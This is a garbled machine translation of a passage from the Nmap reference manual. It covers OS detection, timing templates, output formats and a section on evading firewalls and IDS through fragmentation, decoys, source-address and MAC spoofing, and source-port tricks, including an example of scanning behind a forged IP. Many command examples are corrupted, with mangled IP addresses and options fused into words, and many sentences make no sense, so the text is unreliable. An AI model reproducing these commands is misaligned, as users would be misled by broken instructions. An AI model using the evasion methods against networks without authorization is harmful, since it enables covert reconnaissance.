The operating system detection allows for some other tests that can be used to use information gathered during processing. For example, the running time test, using the TCP time-stamp option (RFC 1323) to estimate the last time of host rebooting, is only applicable to hosts providing such information. Another is the TCP serial number prediction classification, which is used to test possible difficulties in creating a false TCP connection for remote hosts. This is important for an attack based on a source IP address (rlogin, firewall filter, etc.). This type of sly assault is now rare, but some hosts still have gaps in this regard. Actual difficulty values are statistically sampled and therefore may fluctuate. “trivial joke”. In detailed mode (in English, French and Spanish)-v) is only exported in an ordinary way if used simultaneously-OAnd it also reports an IPID sequence generation number. Many hosts have serial numbers that are “adding” categories, i.e. adding ID domain values to the head of each package, which is a loophole for some advanced information gathering and deception attacks.
https://nmap.org/book/osdetect.html The document describes the manner in which versions are tested, how they are used and how they are customised in multiple languages.
Enable and control the operating system detection using the following options:-O (enabled operating system detection. Uppercase letter O, not number 0)
It can also be used-AThis is an example: nmap-O12/27.42.10.--osscan-limit (Operational system testing for specified targets)
Operating system testing is more effective when an open and closed TCP port is found. With this option, Nmap only performs operating system detection of the host that meets this condition so it saves time, especially in use.-P0When scanning multiple hosts. This option is only used -Oor-A It works when the operating system is tested.
Example: nmap-O-osscan-limit 172.27.42.110 / This option only works when using -O or -A for operating system testing.--osscan-guess; --fuzzy (Suspect the results of the operating system tests)
When Nmap is unable to determine the operating system being tested, it offers as close a match as possible. Nmap defaults on this matching and using either option above makes Nmap’s speculation more effective. Example: nmap-O-osscan-guess 172.27.42.110
Time and performance
The highest priority for Nmap development is performance. Default scanning of a host on local networks (nmap <hostname>It takes one-fifth of a second. And just blinking time requires scanning tens of thousands or hundreds of thousands of hosts. In addition, some specific scanning options increase significantly and add scanned times, such as UDP scans and version testing. Similarly, firewall configuration and special response speed limits increase the amount of time. Nmap uses parallel algorithms and many advanced algorithms to accelerate scanning, with users having ultimate control over how Nmap works. Advanced users can carefully adjust Nmap commands to get information that they care about while meeting time requirements.
Technologies for improving scanning time include neglecting non-critical tests and upgrading the latest version of Nmap (performance enhancements are constantly improving), while optimizing time parameters will also lead to substantial changes, as follows.--min-hostgroup <milliseconds>; --max-hostgroup <milliseconds> (Resize parallel scan group)
Nmap has the capability to scan multiple host ports or versions in parallel, and Nmap divides several target IP addresses into groups and scans one group at the same time. Usually, a large group is more effective. The missing point is that the results of the host scan are available only after the entire group has been scanned. If the group size is defined as 50, it will be reported only after the current 50 hosts have been scanned (except for additional information in detailed mode).
By default, Nmap takes a compromise approach. The group that starts the scan is small and lowest of 5 so that it can produce results as quickly as possible; then the size of the growth group is up to 1024. The exact size depends on the given option. To ensure efficiency, Nmap uses large groups for the TCP scans at the UDP or a few ports.
--max-hostgroupoption is used to describe the largest group, Nmap will not exceed this size.--min-hostgroupOption describes the smallest group, Nmap will maintain a group larger than this value. If there is not enough target host on the specified interface to meet the specified minimum values, Nmap may use groups smaller than the specified values. Both parameters are rarely used but they are used to keep the group size within a given range.
The main purpose of these options is to indicate the size of a single group, making the entire scan faster. Usually, 256 is used to scan the C-group segment. There is no point in having more scanning at the port than that value. It is useful to have 2048 or greater group sizes for fewer scans at the end.--min-parallelism <milliseconds>; --max-parallelism <milliseconds> (Regulating parallels for detection)
These options control the number of detected messages for host groups, which can be used for port scanning and host discovery. In default, Nmap calculates an ideal parallel based on network performance, a value that changes frequently. If it is discarded, Nmap reduces speed and detectes fewer numbers. As web performance improves, the desired number of detected messages increases slowly. These options determine the size of this variable. Under default, when the network is unreliable, the desirable parallel values may be one, and under good conditions they may grow to hundreds.
The most common applications are:--min-parallelismThe value is greater than one to speed up the scanning of poor hosts or networks. This option is risky, affects accuracy if it is too high and reduces Nmap’s ability to control parallels based on network conditions. This value is set at 10, which is often adjusted as a last resort.
--max-parallelismThe option is usually set to 1 so that Nmap does not send multiple detection messages to the host at the same time, and selects.--scan-delayIt’s very useful to use it at the same time, although this option is already working well.--min-rtt-timeout <milliseconds>, --max-rtt-timeout <milliseconds>, --initial-rtt-timeout <milliseconds> (Adjust detection papers time out)
Nmap uses a running time-out value to determine the time of waiting for detection responses, and then gives up or retransmits. Nmap calculates overtime values based on the response time of the last detector report. If network delays are significant and uncertain, this time-out value increases by several seconds. The initial value is more conservative (high), while when Nmap scans unresponsive hosts, it remains conservative for some time.
These options are in milliseconds, using small--max-rtt-timeoutValue, make --initial-rtt-timeoutValues greater than default can significantly reduce scanning time, especially for non-ping-through scans.-P0) and a network with strict filtering. If too small a value is used, many detection papers are sent over time and then re-transmit, which may be the response message being sent, which increases the entire scan time.
If all the hosts are in local network, yes.--max-rtt-timeoutValue: 100 milliseconds is more appropriate. If you have a route, use the ICMP ping tool to ping host first or use it as a medium such as hpings to better penetrate the firewall. View the maximum time of approximately 10 packages and then will --initial-rtt-timeoutIt’s two times the time.--max-rtt-timeout You can set this time value three or four times. Usually, no matter how much time you are ping, the largest rtt is not less than 100 ms and cannot exceed 1,000 ms.
--min-rtt-timeoutThis option is rarely used, and the default value for Nmap appears too strong when the network is unreliable. When the network does not look reliable, Nmap only minimizes the excess time, which is abnormal and requires a bug report to the nmap-dev mailing list.--host-timeout <milliseconds> (Drop low-speed target host)
Some hosts are required for poor or unreliable network hardware or software, bandwidth limitations, strict firewalls etc.It’s long.So the best way to do this is to reduce time consumption and ignore the hosts, using them. --host-timeoutOption indicates the waiting time (ms). Nmap is usually used to make sure that Nmap does not use more than half an hour on a single host. Note that Nmap can scan other hosts in one half-hour and so it is not completely abandoned. The timed host is ignored, and therefore there is no output of port tables, operating system tests or version detection for the host.--scan-delay <milliseconds>; --max-scan-delay <milliseconds> (readjustment of the time interval for detection)
This option is used to control the waiting time (ms) for sending detection messages to a host. It works with bandwidth controls. Solaris hosts send only one ICMP message per second in response to UDP scan detection submissions, so that much of Nmap’s detection messages are wasted.--scan-delay Set it at 1000, which allows Nmap to run at low speed. Nmap tries to detect bandwidth control and adjust the delay in scanning accordingly, but does not affect a clear indication of what speed works best.
--scan-delayAnother use is to hide from the threshold-based intrusion detection and prevention system (ISS/IPS).-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> (Setting time templates)
The above-mentioned Optimized Time Control option is powerful and effective, but some users are puzzled. Moreover, the time required to select suitable parameters often exceeds the optimal scanning time required. Nmap therefore provides a number of simple methods that use six time templates, which are used when using them.-TOptions and numbers (0 – 5) or name. Template names are paranoid (0), sneaky (1), polite (2), normal (3), inclusive (4) and insane (5). The first two models are used for IDS avoidance, Polite mode reduces scanning speed to use fewer bandwidths and target hosts. Default mode is Normal, therefore-T3 The Aggressive model assumes that the user has a suitable and reliable network to speed up the scan. The Insane model assumes that the user has an exceptionally fast network or is willing to sacrifice accuracy in order to gain speed.
Users can select different templates according to their needs and Nmap is responsible for choosing the actual time value. The template also fine-tunes other optimised control options. For example,-T4 For TCP ports, no dynamic scanning delays exceeding 10 ms are allowed.-T5The corresponding value is 5 ms. Templates can be used in combination with optimized adjustment control options, but the template must first be specified, otherwise the standard values of the template will overwhelm the values assigned by the user. It is recommended to use when scanning a reliable network -T4, even if it is used (at the beginning of the command line) when adding its own optimisation options, thereby benefiting from these additional minor optimizations.
still recommended if used for sufficient bandwidth or Ethernet connection-T4option. Some users like it-T5option, but it’s too strong. Sometimes users think about avoiding the crash of the host or want to be more polite to use it.-T2option. They do not realize-T PoliteHow slow is the option, which actually takes 10 times more time to scan than the default method. Default time options (in thousands of years)-T3There are few mainframe crashes and bandwidth problems, which are more appropriate for prudent users. Without a version test, these issues can be addressed more effectively than time adjustments.
Although…-T0and-T1Options may help to avoid IDS alarms, but when thousands of hosts or ports are scanned, the time increases significantly. For such long scans, it is preferable to set a precise time value instead of relying on envelopes.-T0and-T1option.
T0The main effect of the option is that for continuous scanning, only one port can be scanned at a time, with each detection message sent at a five-minute interval.T1andT2The options are similar, with 15 seconds and 0.4 seconds intervals for detection.T3is the default option for Nmap, which contains parallel scans. T4Options and --max-rtt-timeout 1250 --initial-rtt-timeout 500 The maximum TCP scan was delayed by 10 ms at the equivalent price.T5Equivalent --max-rtt-timeout 300 --min-rtt-timeout 50 --initial-rtt-timeout 250 --host-timeout 900000, the maximum TCP scan is delayed to 5 ms. Usually use -T4 for scanning to increase speed.

Firewall/IDS to avoid and cheat
The structure of the firewall:

Firewalls are built between external and internal networks (which operate on a somewhat Fiddler-like basis) to achieve network security by shielding specific open ports, with some additional features in their function depending on the actual condition of the firewall.
The basic lines of circumvention are:
1. IP addresses obtained through false access
2. Processing of sent information
3. Bridging risks
4. Other technologies

-f; --mtu value                 指定使用分片、指定数据包的MTU.
-D decoy1,decoy2,ME             使用诱饵隐蔽扫描
-S IP-ADDRESS                   源地址欺骗
-e interface                    使用指定的接口
-g/ --source-port PROTNUM       使用指定源端口
--proxies url1,[url2],...       使用HTTP或者SOCKS4的代理

--data-length NUM               填充随机数据让数据包长度达到NUM
--ip-options OPTIONS            使用指定的IP选项来发送数据包
--ttl VALUE                     设置IP time-to-live域
--spoof-mac ADDR/PREFIX/VEBDOR  MAC地址伪装
--badsum                        使用错误的checksum来发送数据包
Many Internet pioneers have conceived a globally open network using an IP address space that allows virtual connections between any two nodes. This allows the host to serve as a genuine peer, providing services and obtaining information among one another. People can access their home systems at work, regulating air conditioning temperatures, opening doors for early arrivals. The idea of these global connectivity was then limited by site spatial shortages and security concerns. In the early 1990s, agencies began to operate firewalls to achieve reduced connectivity, with large networks being isolated from unfiltered Internet channels through agents, NAT and package filters.
Network isolation like firewalls makes searching networks more difficult and random searches become less simple. However, Nmap offers many features to understand these complex webs and to test whether the filters work properly. Moreover, Nmap provides a means of circumventing some weaker preventive mechanisms. One of the most effective ways to check network safety is to try to deceive the network, to imagine itself as an attacker, using the technology provided in this section to attack its own network.
In addition to limiting network behavior, companies using the intrusion detection system (IDS) are increasing. As Nmap is often used for pre-attack scanning, all mainstream IDS include rules to detect Nmap scans.PreventionThe system (IPS) can act as a major deterrent to suspected malicious acts. Unfortunately, it is difficult for network administrators and IDS manufacturers to detect malicious acts by analysing the message, with patient and skilled assailants often not being detected by the IDS with specific Nmap options. At the same time, managers have to deal with a large number of misreported results, and normal behaviour has been altered or stopped by miscalculation.
In fact, the methods of attack are still available to the attackers, who can find other tools or Nmap’s patches. At the same time, managers find it more difficult for them to work and more effective to deploy advanced, patched, FTP servers than to take measures to prevent the implementation of the FTP Bounce attacks.
Nmap does not provide a magic bomb (or Nmap option) to detect and destroy firewalls and IDS systems, using technology and experience that go beyond the scope of this reference manual and describes relevant options and work done below.-f (Subparagraph on the report); --mtu (Use specified MTU)
-fThe idea is to have TCP headlines in several packages, making testing of filters, IDS and other tools more difficult. This option must be used carefully, with some systems having problems dealing with these small packages as the old web sniffer Sniffit immediately makes a break-in when it is received into the first batch. It uses this option once, Nmap splits the package into eight bytes or smaller at the end of the IP. Thus, one 20-bit TCP head will be divided into three packages, two of which contain eight bytes of TCP head and another one contains four bytes of TCP head. Of course, each package has an IP head again.-f16-bit subparagraphs (reduced number of subparagraphs) may be used.--mtuOptions to use by custom offset size, not required-fThe offset must be eight times. The package filter and firewall line up all IP subparagraphs, such as the CONFIG-IP-ALWAYS-DEFRAG configuration in Linux core, which will not be used directly. Some networks cannot withstand performance shocks like this and this configuration is banned. Other prohibited reasons are that packages enter the network via different routes. In some source systems, a segmenting of messages sent is done using iptables to connect to the tracking module.--send-ethoption to send the original Ether web frame directly without an IP layer. Use the specified mtu to achieve escape IDS/ firewalls. Note that the offset must be eight integer times.
Example: nmap-v-f12/27.42.110 Example: nmap –mtu 16 172.27.42.110-D <decoy1 [,decoy2][,ME],...> (Use decoy to screen, use commas to divide each bait host)
nmap -D [decoy1,decoy2,decoyN | RND:number] [目标主机] . You can use -D to specify multiple bait hosts, or you can use RND to generate several addresses at random. The bait is not valid when the version is tested or TCP scans are made.
Example: nmap-D RND: 10272.27.42.110 // Send a SYN package to the host using 10 randomly different IPs, which can be easily discovered. You can specify that IP works better.
Example: nmap-D92/168.0.1, 192.168.0.2, 192.168.03.192.168.121.1 /Specify 3 decoy IPs to scan target host 192.168.121.1
Example: nmap-D 192.168.0.1, 192.168.0.2, 192.168.0.3, ME 192.168.121.1 / Use the ME option to specify your own real IP to scan 192.168.121.1
For decoy scanning to work, remote hosts need to be considered as bait in the target network. IDS may report a 5-10 port scan of an IP, but it is not known which IP is scanning and which are not baits. But this way can be solved by road-tracking, responding to discards and other active mechanisms. This is a commonly used effective technique for hiding its IP address.
Use comma to separate each bait host and use its own real IP as bait, which can be used at this time MEoption. If in position 6 or laterMEoption, some commonly used port scan detector (e.g. Solar Designer’s authentic screen). If you do not use the real IP, you will not report it.MEoption, Nmap places the real IP in a random position
Note that the host as bait must be in working condition, otherwise it could cause a SYN flood attack on the target host. If there is only one host working in the network, it is easy to determine which host is scanning. Alternatively, an IP address can be used instead of a host name (a deceptive network cannot be found in the name server log).
The bait can be used in the initial ping scan (ICMP, SYN, ACK etc.) or real port scanning phases. The bait can also be used for remote operating system detection (-O). The bait is not valid when this test or TCP connection scan is performed.
The use of excessive bait is not valuable, and leads to slow scans and inaccurate results. Moreover, some ISPs filter fraudulent messages, but many do not have any restrictions on cheating IP packages.
Example: Fiction of an IP for 203.88.163.34 to scan nmap.org with its real address
Command: nmap-F-D2003-88.163.34, ME nmap.org
However, while using false IPs, we should be careful to host the discovery of forged IPs in order to determine whether they exist or are open because some firewall strategies provide for this:If the IP host visited is closed or empty, all returns are filtered.Imagine if the host was closed or not available, how could it send a scanning order to the target host?
There’s no theoretical requirement to find the target host, but in order to save time, it is recommended that a site be directly used as an IP address, which would have several advantages.
1 IP addresses are easily available, and the generic website is directly accessible through ping parameters except for sites that do not allow Ping operations
It’s easy to keep the IP on track, because whose website closes down often and servers are always open.-S <IP_Address> (source address deceiving)
In some cases, Nmap may not be able to determine your source address (if so, Nmap will give a hint). At this time, use-Soption and the IP address of the interface to which the package should be sent.
Another use of this sign is to deceptive scans, which make the target think it’s…Another address.Scanning. Imagine a rival scanning a company! -eOptions are often used in such cases, and may also be used-P0option.
The principle of source address fraud is to scanned the target host’s tracking by using it as a disguise for another IP.
Assumed to disguise as 1.1.1.1: Parameter-S 1.1.1 Scanning using 1.1.1.1, making the firewall mistakenly believe that it is a scanning act from 1.1.1.1
Care should be taken to use it with the –e because, in addition to developing an IP for the object to be disguised as an IP address, a returned IP address is specified.
But Nmap can do automatic testing, and if it doesn’t, then it will give a hint.-e <interface> (Use specified interface)
Tell Nmap which interface it uses to send and receive the message, Nmap can perform automatic detections and give a hint if this is not possible.--source-port <portnumber>;-g <portnumber> (source port gushing)
The problem of trusting data streams on source port numbers alone is a common error configuration, which is very understandable. For example, an administrator has deployed a new firewall but many users are dissatisfied because their application stopped working. It may have been due to the failure of external UDP DNS servers to access the network, leading to the collapse of DNS. FTP is another common example where remote servers try and build connections internally to transmit data when FTP transfers.
There are security solutions to these problems, usually application-level agents or protocol analysis firewall modules. But there are also some unsafe programs. Note that DNS respond from 53 ports, FTP connections from 20 ports, and many managers fall into a trap where data from those ports are allowed into the network. They don’t think they will have any interesting attacks and loopholes. Moreover, administrators may consider this as a short-term measure until they take safer options.
Not only do network administrators with too much work fall into this trap, but many of the products themselves have such unsafe hazards and even Microsoft products. The IPsec filters contained in Windows 2000 and Windows XP also contain implicit rules that allow all TCP and UDP data streams from 88 ports (Kerberos). Another common example is Zone Alarm personal firewalls to version 2.1.25 still allow access to UDP packages at source 53(DNS) or 67(DHCP).
Nmap provided-gand--source-portoption (they are equivalent) to take advantage of the above-mentioned weaknesses. Just one port number is required so that Nmap can send data from these ports. In order for a particular operating system to function properly, Nmap must use different port numbers. DNS requests will be ignored--source-portOptions, because Nmap relies on a matrix. Most TCP scans, including SYN scans, can fully support these options, as does UDP scans.
Example: nmap-source-port 53172.227.42.110 / Here specify the 53 port. You can also assign another port--data-length <number> (Attach random data when sending messages)
Nmap normally sends the least message, with only one package. Therefore TCP packages are usually 40 bytes and ICMP ECHO requests only 28 bytes. This option tells Nmap to attach a random number of bytes to the messages sent. Operating system detection (OS)-OThe package is not affected, but most ping and port scanners are affected, which slows the processing, but has less impact on scanning. Example: nmap-data-legth 30 172.27.42.110 //Specify package to send 30 bytes of size to the target host--ttl <value> (set IP time-to-live domain)
Sets the time-to-live domain of IPv4 to be a specified value.--randomize-hosts (random order of the target host)
Tell Nmap to randomize the hosts in each group before scanning them, up to 8096. This makes scans less visible for different network monitoring systems, especially when matching smaller time options. If a larger group needs to be randomly sequenced, it needs to be increased.nmap.hThe value of PING-GRUP-SZ in the file and recompilation. Another way is to scan it with a list (in English).-sL -n -oN), create a list of the target IPs, randomize them using Perl scripts and then use<filename>-iLFor Nmap.--spoof-mac <mac address,prefix,or vendor name> (MAC address screeching)
Require Nmap to use the specified MAC address when sending the original Ethernet frame, which is implicit. --send-ethoption to ensure that Nmap actually sends an ethnet package. The MAC address has several formats. If the string “0” is used simply, Nmap selects a completely random MAC address. If the given string is a 16-digit even number (use: separation), Nmap will use this MAC address. In the case of a 16-digit number smaller than 12, Nmap will randomly fill the remaining six bytes. If parameters are not 0 or 16-digit strings, Nmap will fill the remaining 6 bytes.nmap-mac-prefixesFinds the name of the manufacturer (case differentiation), and if a match is found, Nmap will use the manufacturer’s OUI (3 byte prefix) and then randomly fill the remaining three bytes.--spoof-macParameters there are, Apple, 0,01:02:03:04:05:06, deadbeefcafe,0020F2, andCisco.
Example: nmap-st-PN-spoof-mac 0 172.27.42.110
Output
Any security tool is valuable only when the output results are produced, and complex tests and algorithms have little meaning if they are not expressed in an organized and understandable way. Nmap offers some ways for users and other software to use, and indeed no one can satisfy everyone. Nmap therefore provides formats that include interactive approaches that facilitate direct viewing and XML formats that facilitate software processing.
In addition to providing an output format, Nmap provides options for controlling the details of the output and debugging information. The output can be sent to a standard output or named file, adding or overwhelming it. The output file can also be used to continue interrupted scans.
Nmap provides five different output formats. The default isinteractive output, to send the standard output (stdout).normal outputIt’s similar to that. interactive, but show less running time information and alarm information because it is used for analysis after the full scan, not interactive.
XML output is the most important type of output and can be converted to HTML, which is very convenient for program processing, e.g. for Nmap graphic user interfaces or import databases.
The other two types of output are relatively simple.grepable outputformat, with the most information on the target host in a row;sCRiPt KiDDi3 0utPUt Format, to consider your own user<- R4d.
Interactive output is default, with no corresponding command line options and four other formatting options Use the same syntax to use one parameter, i.e. the filename of the result. Multiple formats can be used simultaneously, but only once in a format. For example, while standard outputs are used for viewing, you can save results to XML files for program analysis, using options.-oX myscan.xml -oN myscan.nmap. To facilitate simplification of the description, this chapter uses a similar reference tomyscan.xml. The choice of filenames is related to personal preferences, and it is suggested that the scanned date and one or two words be added to describe them and placed in a directory.
Nmap also sends the result to a standard output while it is exported to a file. For example, commandnmap -oX myscan.xml targetOutput XML tomyscan.xml, and print the same interactive results on stdout at this time-oXoption is not used. This can be changed using hyphens as an option, which makes Nmap prohibit interactive output and print the result into the specified standard output stream. Therefore, commandnmap -oX – targetOnly output XML to standard output stdout. Serious error continues to be the output into standard error stream stderr.
Space for log file options, unlike other Nmap parameters (e. g.-oX) and the filename or hyphen is necessary. If tags are omitted, for example-oG-or -oXscan.xml, Nmap’s backward compatibility will be created Standard format. The output file, the corresponding file nameG-and Xscan.xml。
Nmap also provided control scanning details and options for adding or overwhelming the output file, as described below.
Nmap Output Format-oN <filespec> (Standard Output)
Requesting标准输出Write directly to the specified file. As mentioned above, this format is associated with交互式输出 It’s a little different.-oX <filespec> (XML output)
RequestXML输出Writes the specified file directly. Nmap contains a document type definition (DTD) that allows XML solvers to effectively perform XML outputs. This is mainly for application purposes and also helps manual interpretation of Nmap ‘s XML output. Ddd defines valid formatting elements, listing available properties and values. The latest version can be found in http://www.insecure.org/nmap/data/nmap.dtdGet in.
XML provides a stable format output for software resolution, and the main computer languages provide free XML solvers such as C/C++, Perl, Python and Java. Some bundled codes are used to process Nmap’s outputs and specific execution programs for these languages.Nmap::Scanner andNmap::Parser. XML is the preferred format for almost all major applications with Nmap interfaces.
XML output refers to an XSL stylesheet for formatting the output results, similar to HTML. The most convenient way is to load XML outputs into a Web browser such as Firefox or IE.nmap.xslThe absolute path of the file, and therefore usually only works on a machine that runs Nmap (or a configuration like any HTML file supporting the Web machine),--stylesheet Options for creating portable XML files.-oS <filespec> (ScRipT KIdd|3 oUTpuT)
Scriptboy output is similar to interactive tool output, which is an ex post facto process for ’33t HaXXorZ, because it’s all in capital Nmap output. This option and scriptboy joke seems to have been made for the sake of “Help them”.-oG <filespec> (Grep output)
This approach is finally presented because it does not recommend use. XML is a powerful format that allows experienced users to use. XML is a standard, consisting of many solvers, and the Green is simpler. XML is scalable in support of newly released Nmap features. The aim of using Grep output is to ignore these characteristics because there is no space available.
While the grep output is still used very often, it is a simple format, one host per line that can easily be found and broken through UNIX tools (e.g. grep, awk,cut, sed, diff) and Perl. It is commonly used to perform single-time measurements on command lines. Search for the ssh port to open or run Sloaris’ hosts with only a simple grep host description, use of channels and print fields by wk or cut command.
Grep output can contain notes (starting each row with #). Each line consists of six marked fields separated by tabs and colons. These domains are主机,端口, 协议,忽略状态, 操作系统,序列号, IPIDand状态。
The most important of these domains isPorts, it provides details of the ports that are of concern. Each port is separated by commas. Each entry represents a port of interest and each sub-area is divided by/from:端口号, 状态,协议, 拥有者,服务, SunRPCinfoand版本信息。
For XML output, this manual cannot list all formats and more detailed information about Nmap Grep output is availablehttp://www.unspecific.com/nmap-oG-output。-oA <basename> (output to all formats)
For ease of use, utilization-oAoption to store the scanned results in a standard format, XML format and GREP format. <basename><basename>.nmap,<basename>…xml and<basename>.gnmap file. You can also specify a directory name before the filename, for example in UNIX~/nmaplogs/foocorp/, in Windows, usec:\hacking\sco on Windows。
Details and Debug Options-v (Increased detail of output information)
Nmap can output more information about the scanning process by increasing the level of detail. The opening point found in the output will show an estimated end time if Nmap believes that it takes more time to scan. This option is used twice and provides more detailed information. This option does not work on more than two times.
Most of the changes affect interactive output only, and some influence standards and scripts. The other types of outputs are processed by machines, at which point Nmap defaults to provide detailed messages without manual intervention. However, there will also be some variations in other modes, leaving out some details that can reduce the size of the output. For example, the comment line in the Green Output provides all scanned port lists, but because this information is too long it can only be exported in detail mode.-d [level] (upgraded or debugged)
Use debugging to get more information when the detailed mode does not provide enough data for users.-vEnables command line parameters ()-d) is used repeatedly to raise the debugging level.-d. For example,-d9Set level 9. This is the highest level, which will generate thousands of lines of output unless only a simple scan of very few ports and targets is made.
If Nmap hangs up because of Bug or has doubts about the work and rationale of Nmap, debugging output is very effective. The main thing is that developers use this option to turn on trials without self-interpretation features.Timeoutvals: srtt: -1 rttvar: -1 to: 1000000 delta 14987 ==> srtt: 14987 rttvar: 14987 to: 100000. If you do not understand a line output, you can ignore, view the source code or ask for help from the development list (nmap-dev). Some lines will have characteristics that I explain, but they become increasingly ambiguous as the debug level rises.--packet-trace (Follow-up on incoming and outgoing submissions)
Nmap is required to print a summary of each submission sent and received, which is usually used for debugging, helping new users better understand the true work of Nmap. To avoid over-outputing, it can limit the number of ports scanned, e.g.-p20-30. If only a version test is required, use--version-trace。--iflist (Listing interfaces and routers)
Output list of interfaces and system paths detected by Nmap for debugging routers or equipment description errors (e.g., Nmap treats PPP connections as ultranet).
Other Output Options--append-output (add to output file)
When using a file as an output format, for example-oXor-oN, the default file is overwritten. If you want the file to keep its current content, add the result after the existing file, using--append-outputoption. All the output files specified are added. But for XML (%1)-oX) Scan output file is invalid, unable to resolve properly and requires manual modification.--resume <filename> (continues to interrupt the scan)
Some extended Nmap operations take a long time – in days, such scans often do not end. Restrictions can be imposed on Nmap operating during working hours, leading to network disruptions, unplanned re-starting of Nmap’s mainframe plans or an unplanned interruption by Nmap itself. The manager who runs Nmap can cancel the operation for other reasons, press downctrl-C That’s it. Starting the scan from scratch might be unpleasant, and fortunately, if the standard scan is (-oN) or Grep scan (-oG) Log is kept and users can request Nmap to resume the end of the scan, simply using options --resumeNmap interprets the output file in its original format. Use as follows:nmap –resume <logfilename>. Nmap will add new site results to the file, which does not support XML output formats because it is difficult to merge two run results into one XML file.--stylesheet <path or URL> (Setting of XSL stylesheets, conversion of XML output)
Nmap mentioned XSL stylesheetnmap.xsl, for viewing or converting XML output to HTML. XML output contains onexml-stylesheetDirectly points tonmap.xmlFile, which is installed by Nmap (or in the Windows active working directory). When you open the XML output of Nmap in a Web browser, you will find it in the filesystem.nmap.xslFile, and use it to output the result. If you want to use a different stylesheet, use it as --stylesheet, which indicates the full path or URL, and is commonly called by--stylesheet http://www.insecure.org/nmap/data/nmap.xsl. This tells the browser to load the latest stylesheet from Insecire.Org. This does not allow Nmap (andnmap.xsl) The result is easily viewed in the machine. Therefore, URLs are more user-friendly and the local file system’s nmap.xsl is used by default.--no-stylesheet (Except XSL stylesheet for XML declarations)
Use this option to bar the XML output of Nmap from any XSL stylesheet. xml-stylesheetInstructions are ignored.
Other Options
This section describes a number of important (and non-important) options that are not suitable for anywhere else.-6 (enable IPv6 scan)
Since 2002, Nmap provides support for some of the key features of IPv6.-6option, other command syntax is the same. The IPv6 address must be used to replace the hostname, for example 3ffe:7501:4819:2000:210:f3ff:fe03:14d0. The IPv6 address is part of the ” Ports of Concern” line.
IPv6 is not currently widely used globally, and it is now available in a number of countries (Asia), with some advanced operating systems supporting IPv6. Using Nmap ‘ s IPv6 function, both the source and the target of scans need to be configured with IPv6. If ISP (mostly) does not allocate an IPv6 address, Nmap can use free tunnel agents. A better option is BT Exact, where you can find thathttps://tb.ipv6.btexact.com/Besides, there’s the Hurricane Electric.http://ipv6tb.he.net/6 to 4 tunnels are another common free method.-A (Heat-scan mode option)
This option allows for additional advanced and high-strength options, the content of which has not yet been identified. Currently, this option enables OS detection (see figure).-O) and version scan ( )-sV. The purpose is to enable a full set of scanning options, which do not require a large number of user memory options. This option only allows for functionality and does not include time options that may be needed (e. g.-T4) or details options (-v)。--datadir <directoryname> (state the location of user Nmap data files)
Nmap gets special data from files while running. nmap-service-probes, nmap-services, nmap-protocols, nmap-rpc, nmap-mac-prefixesand nmap-os-fingerprints. Nmap first on--datadiroption. The files that are not found will be found in the directory where the BMAPDIR environment variable description is given. Next is a real and effective UID~/.nmap or Nmap where the code can be executed (Win32 only); then it is compiled, e.g./usr/local/share/nmap or/usr/share/nmap. The last position Nmap is looking for is the current directory.--send-eth (Use of original Ethernet frame)
Nmap is required to send messages on the Ethernet (data links) floor instead of IP (network level). By default, Nmap selects the most appropriate way for it to run its platform. The original package (IP layer) is the most effective way for UNIX hosts, while a thiope frame is best suited for Windows operating systems because Microsoft has disabled the support from the original patch. In UNIX, if it does not have its choice (e.g. no Ethernet connection), Nmap uses the original IP package regardless of whether or not it is available.--send-ip (Send on original IP level)
Nmap is required to send a message via the original IP patch, not the lower-level Ethernet frame.--send-ethoption.--privileged (Assuming that the user has full permission)
Tell Nmap to assume that it has sufficient permissions for root user operations in source package sending, message capture and UNIX. In default, if a similar operation requested by getuid() is not zero, Nmap will quit. --privilegedUse is very effective in similar systems with linux nuclear capabilities, which allow non-privileged users to scan the original text. It needs to be clear that these options (SYN scanning, operating system testing, etc.) are used before other options are available. The Nmap-PRIVILGEED variable setting equals the value of--privilegedoption.-V; --version (printing version information)
Prints Nmap version number and exits.-h; --help (print help for summary face)
Prints a short help screen that lists most commonly used command options, which are the same as running Nmap without parameters.
Examples
Below are some examples, simple and complex to deep. For more specific purposes, one example uses the actual IP address and domain name. In these locations, you can use it.Your own network. Note that scanning other networks is not necessarily legal and some network administrators are reluctant to see unapplied scans, which can cause complaints. Therefore, obtaining permission first is the best way to do so.
